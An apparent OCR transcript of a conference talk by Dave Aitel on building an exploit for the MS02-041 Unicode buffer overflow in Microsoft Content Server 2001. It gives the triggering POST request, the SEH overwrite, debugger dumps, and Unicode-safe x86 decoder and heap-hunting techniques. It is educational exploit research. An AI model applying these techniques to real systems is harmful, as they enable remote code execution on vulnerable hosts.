Vivisection of an Exploit: What To Do When It Isn't Easy

Dave Aitel
Immunity, Inc
http://www.immunitysec.com

Who am I?

- Founder, Immunity, Inc. NYC based consulting and products company
  - CANVAS: Exploitation Demonstration toolkit
  - BodyGuard: Solaris Kernel Forensics
  - SPIKE, SPIKE Proxy: Application and Protocol Assessment
- Vulns found in:
  - IIS, CDE, SQL Server 2000, WebSphere, Solaris, Windows 2000, etc

Why this talk?


- Many talks have been given on Win32 overflows
  - Most focus on the basics, leaving out:
    - Heap overflows
      - Fixing the heap after an overflow has occurred
      - Finding good locations to overwrite
      - Multiple overwrites
    - ...

Other Win32 Techniques Left Out

- Shellcode
  - PE Header Parsing
  - Library call redirection
- Win32 Specifics
  - Tokens and impersonation exploitation
  - DCE-RPC exploitation
  - **Unicode string exploitation**

Unicode String Exploitation

- For some reason, most people use the term “unicode exploit” to describe exploits that have little to do with Unicode



A true “Unicode exploit” will not allow the user to access their shellcode in non-Unicode form or use non-Unicode return addresses

Why is this important?

- Unicode filters in vulnerabilities are common since Win32 API's often convert all strings to Unicode before operating on them
- It is not always possible to get arbitrary data into Unicode (either with %u or otherwise). Often Unicode strings are taken directly from the bytes you put it, and not specially processed

Our Example Vulnerability

- Buffer overflow in Microsoft Content Server 2001
- Exploitable remotely with no authentication via a POST to login page with a long argument
- A Unicode stack-based overflow

Vulnerability Announcement (MS02-041)

- Announced August 7th, 2002
- Credited to Joao Gouveia
- Along with 2 other remote roots (Upload .asp files and SQL Injection)

Notes from the announcement

- "A buffer overrun in a low-level function that performs user identification" via a web page
- CAN-2002-0700
- Mitigating Factors: URLScan, "Blocks all URL's that contain non-ASCII data."
  - The overflow is not in the URL!
  - "The attacker would need to construct valid executable code using only ASCII data" (0x00-0x7f)
    - Which we have to do anyways, it turns out


First: Find it.

- Install MSCS 2001
- Attach to all known involved processes (running as local system)
  - AEsecurityservice looks good
- Browse to known pages with SPIKE Proxy
- Click “Overflow”
- Wait for OllyDebug to break with an exception!
- All too easy! :>

The Request

POST /NR/System/Access/ManualLoginSubmit.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
NR_DOMAIN=WinNT%3A%2F%2F**OAG4ZA0SR80BCRG**&
NR_DOMAIN_LIST=WinNT%3A%2F%2FOAG4ZA0SR80BCRG&
NR_USER=Administrator&
NR_PASSWORD=asdf&
submit1=Continue&
NEXTURL=%2FNR%2FSystem%2FAccess%2FDefaultGuestLogin.asp

What is the bug?



Good thing we used wcsNcpy()

wcsncpy(dest,src,sizeof(src)); // a strncpy for wide characters

_We control src
_dest is on the stack

A Typical Buffer Overflow on Win32

Overwrite the Exception Handler to point to...

```
011CF580  00260026
011CF584  00260026  Pointer to next SEH record
011CF588  00260026  SE handler
011CF58C  00260026
011CF590  00260026
```

a call ESI since ESI points to our strings...

```
Registers (FPU)
EAX 00000053
ECX 0000971F
EDX 00ABDDF8 UNICODE "S]__RU^]LY_U[
EBX 0000000F
ESP 011CF0C8
EBP 011CF0F0
ESI 011CF514 UNICODE "A&&&&&&&&&&&&&
EDI 011D0000
```

Like this one in AeSecurityService.exe

```
004100B4  . 57          PUSH EDI
004100B5  . C645 FC 06  MOV BYTE PTR SS:[EBP-4],6
004100B9  . FFD6        CALL ESI                 [GetUserDefaultLCID
004100BB  . 50          PUSH EAX
004100BC  . 8D45 D0     LEA EAX,DWORD PTR SS:[EBP-30]
```

This is not a “Typical Overflow”

- Overflow is done with our string Unicoded
- No registers points to the original string, in fact, the original (non-Unicoded) string does not exist in this process
- Various other versions of our attack string do exist in memory
  - These versions may be SP dependent On Win2K SP3, something changed in the Unicoding, making our job easier!

Let's catalog our situation

- We get EIP during the exception handling routines when EBX points to version 1 of our string
- Version 2 of our string exists on the heap at a “known” place in memory
- Version 1 of our string is completely UTF-16ed (on SP3 it is simply expanded with zeros)
- Version 2 of our string is somewhat UTF-16ed (it is split with 0's but certain characters are not converted to 4 bytes like they normally would be)
- EIP is from Version 1 of our string, so it is fully Unicode
- We are in AeSecurityService.exe, not InetInfo.exe, so we don't have a socket

Constraints, what constraints?

- We can overwrite EIP with anything as long as that anything is 0x00AA00BB
  - AA and BB cannot be 00, of course
  - AA and BB must be < 0x7F! (In a Version 1 string)
- Our strings get converted to UTF-16, so writing shellcode is going to be tricky
- Filter
  - We can't use 0x40 (@) since that ends the string (or 0x00, of course)
  - We can't use 0x5c (\) and we can't use 0x2f (/) as these also have special meanings (i.e. They end the string)
- We can't do the %u trick, since this gets converted to question marks (or u's or something else worthless)
- Trying to change the Language in the HTTP request did not seem to work (YMMV)

UTF-16, what's that?

- Think of it as a special purpose filter
  - showunicode.py implements an ascii to UTF-16 encoder to demonstrate this
  - Basically, 0x41 gets turned into 0x0041
  - 0x80 or above gets turned into 0xc200XXXX or 0xc300XXXX
  - With that said, in some places (Version 2) 0x80 is just turned into 0x0080, but **not** when it's convenient for us


A New Strategy

- Having to return to 00AA00BB is quite restrictive
  - Even if a CALL EBX or JMP EBX existed that we could reach, it is questionable we would want to use it, since the beginning of our buffer is somewhat corrupted
- Jump into the heap 0x00**17**00**01**where we've stored 40K of our string (Version 2 is here, luckily for us)
- So now we can excute some instructions, but it turns out that it is very hard to create shellcode in this bizzare UTF-16ish string without knowing that some register points directly to a known position in our string

Some General Theory

- In any Unicode exploit you must know a few things to construct valid instructions
  - What registers are writable addresses
  - What registers point at your string
    - And at what offsets
- These inputs will feed right into our shellcode creation program
- There are really a few classes of instructions we can use:
  - Instructions that are 2 bytes long (00AA), instructions that are 3 bytes long (00AA00) and 5 bytes long (AA 00BB00CC)

Infrastructure is what sets us apart from the Stone Ages



- Known State
  - ESI is writable
  - EBX points to the first character of our shellcode
- Constructed Primitives
  - Move between registers
  - Add/Sub constants from registers
  - Move between registers and memory
- Given the known state Makeunicode2.py will construct the primitives and then use them to encode arbitrary shellcode

Phases of the Finished Exploit Design

1. Overwrite exception handler on the stack, to point to the heap, where our string is stored (Version 2)
2. The heap is extremely variable, so use the string on the heap only to jump to the copy of our string pointed to by a register at a known place
    1. EBX points to our string at a known offset
    2. ESI is writable
3. In Unicode, decode a small nibble decoder, which then hunts the heap for two key-words and starts decoding there
4. Execute decoded shellcode from the heap
5. Root!

Getting control of EIP at a known place in our buffer

- EBX does point to a known position in our string
- So if we PUSH EBX and RETurn, our string, from the stack, at a known location
- We will also need to increment EBX to step over any damage in our string, or simply just land on a particular alignment

The Next Issue

- How do we do the PUSH EBX, RETurn in UTF-16?
  - We don't know where exactly in our string we will be executing, and we could start the execution with a 0x00
  - We DO know that certain registers will be pointing to writable addresses (ESI in this case)
  - This makes the problem twofold – construct an inc EBX, push EBX and return, and somehow survive unaligned execution (and magically realign)

Auto-aligning nops

First, a nop that auto-corrects for alignment, given that ESI is pointing to a writable address

PUSH EBX, RET

"\x26\x6e\x43\x6e" will increment EBX for us, since we do not want to return into the top of our string due to corruption

```
001746C3  0026        ADD BYTE PTR DS:[ESI],AH
001746C5  006E 00     ADD BYTE PTR DS:[ESI],CH
001746C8  43          INC EBX
001746C9  006E 00     ADD BYTE PTR DS:[ESI],CH
001746CC  43          INC EBX
```

When EBX points where we want, we can use a \xc3 to return

```
00174765  006E 00     ADD BYTE PTR DS:[ESI],CH
00174768  53          PUSH EBX
00174769  006E 00     ADD BYTE PTR DS:[ESI],CH
0017476C  C3          RETN
```

This copy on the heap was not properly UTF-16 encoded, so we can use 0xc3 raw

Rationals

- We know EBX is pointing at our string
  - But it points at a place that has been overwritten with garbage, so we need to increment it until we get past that
- We don't know exactly where we jump into when we jump into the heap
  - We just jump into a heap of \x26\x26 “nops”
  - We need to have EBX pointing at the exact first byte of our shellcode in our Version 1 String so we can write the decoder properly

Ok, now we jump right into our shellcode

- Now what?
  - The shellcode on the stack (at EBX) is fully UTF-16'd, so no characters over 0x7f are allowed
  - We need to write a encoder/decoder that will somehow generate our real shellcode for us, then jump into it
  - This is harder than it sounds
    - Depending on how hard it sounds, I guess
  - Basic concepts taken from Chris Anley's paper
    - But he uses 0x80 which is NOT allowed in our string

How do we write a UTF-16 decoder in x86?

- We need to create a “loop” of decoding instructions
- 0x0021 is ADD BYTE BTR DS:[ECX], AH
- 0x05 00BB00AA is ADD EAX, AA00BB00
  - AA and BB must be < 0x7f
  - 0x2D is subtract a word from EAX, so we can use that too if we want
- 0x41 is inc ECX (our shellcode pointer)
- 0x0026 is our “NOP”, 0x006e00 will change alignments

Aligned vs. Non Aligned

- Sample: "\x41\x6e\x05\x44\x01"
  - ALIGNED
    - 0x41 INC ECX
  - NOT ALIGNED
    - 0x006e00 ADD BYTE PTR [ESI], CH ("NOP")
  - ALIGNED
    - 0x0500440001 is Add EAX 0x01004400

How do we start all this out?

- Things we know:
  - EBX points directly to our first byte
  - ESI points to writable memory
- Things we don't know
  - Everything else
    - The initial values of ECX and EAX are important

Starting it out


- We need to set ECX to where our "encoded" egg is

00D8F5AC	53	PUSH EBX
00D8F5AD	006E 00	ADD BYTE PTR DS:[ESI],CH
00D8F5B0	58	POP EAX
00D8F5B1	006E 00	ADD BYTE PTR DS:[ESI],CH
00D8F5B4	05 0006004C	ADD EAX,4C000600
00D8F5B9	006E 00	ADD BYTE PTR DS:[ESI],CH
00D8F5BC	2D 0001004C	SUB EAX,4C000100

Now EAX is pointing at our decoder, 0x500 bytes down the buffer

Starting out


- Now we need to move EAX into ECX (since ECX stores the actual place in our string we are decoding at any given moment)



Ok, ECX now has the egg pointer

Jumpstarting EAX

- We still don't know exactly what EAX is. In order to know what AH is, and actually decode our string, we need to set EAX to a known value



That should do it. EAX is now 0x01000100

The decoding “loop”

```
00D8F5D8  2D 00170001     SUB EAX,1001700
00D8F5DD  006E 00         ADD BYTE PTR DS:[ESI],CH
00D8F5E0  43              INC EBX
00D8F5E1  0021            ADD BYTE PTR DS:[ECX],AH
00D8F5E3  006E 00         ADD BYTE PTR DS:[ESI],CH
00D8F5E6  41              INC ECX
00D8F5E7  006E 00         ADD BYTE PTR DS:[ESI],CH
00D8F5EA  05 005D0001     ADD EAX,1005D00
00D8F5EF  006E 00         ADD BYTE PTR DS:[ESI],CH
00D8F5F2  43              INC EBX
00D8F5F3  0021            ADD BYTE PTR DS:[ECX],AH
```

With the subtraction, EAX is 0xffffea00. AH=ea. This gets added to 0x01, which is the first byte of our “egg” and we have 0xeb which is the first byte of our shellcode!

Similarly, we add to the next byte, which is 0x00 because it got UTF-16'd to create more of our “decoded” shellcode

Issues with decoders

- Want to minimize the size of our decoder, if at all possible
- My windows shellcode is ~500 bytes large
  - Optimistically, that would be 5000 bytes if we were to do this encoding technique over all of it
  - 5000 bytes would exhaust the space on the stack and we'd cause an access violation at the segment boundary, so that's no good

More issues with decoders

- We can only add 0x7f or subtract 0x7f to AH, so sometimes we have to do one, sometimes the other, and sometimes we have to do one twice to get a particular value in AH
- We can't add or subtract 0x40 to AH since we are not allowed to use that character

Implementation

- Doing this manually would be insane
  - makeunicode2.py implements this in Python (and integrates with CANVAS)
    - Keeps track of alignment; realigns only when necessary
    - Keeps track of EAX
    - Creates add or subtract instructions as needed
    - Optimizes for the cases such as when our egg has a character < 0x7f (but not 0x40)
    - Outputs a fully working decoder and egg for any arbitrary shellcode!
    - Takes as input which register points to the shellcode (EBX), and which register points to writable memory (ESI)

Ok, now we can encode any shellcode

- What should we encode?
  - Another decoder!
  - A short decoder that will do “nibble” decoding on our real shellcode!
- Nibble encoding:
  - 0xebfe -> 0x00 0x5e 0x00 0x5b 0x00 0x5f 0x00 0x5e
  - We can't use 0x5c so we turn that into 0x4c
- Obviously this makes our string 4 times longer
  - 500 bytes->2000 bytes. This is STILL too long to fit on the stack
  - But a lot shorter than the 10-12 times longer our shellcode becomes using the makeunicode2 encoder.

So since we can't fit our shellcode on the stack, are we screwed?

- Nah, we'll just make our decoder go hunting on the heap for it
  - We can't just look at one word, we have to look for two words since if we look for one word, we'll match on our decoder itself, which is also on the heap
  - We'll just start at 0x00170001 and look for 0x005e005b

Ok, now we have:

- A jump into the heap
- A string of “NOPS”, then inc EBXs, then push EBX, RET to jump to the stack
- Then a decoder which decodes our nibble decoder on the stack
- Which hunts through the heap again to find our nibble encoded shellcode, decodes it, and runs it
  - The heap has unlimited space, so 4*500 is not a problem

Conclusion

- URLScan is not going to protect you from UTF-16 overflows, especially when it never gets to look at the actual overflow, since it happens in a body argument
- This exploit has one hard-coded value (0x00170001). Not too bad
- makeunicode2.py is easily adapted to other overflows of this type
- More information on this overflow and other fun overflows at http://www.immunitysec.com/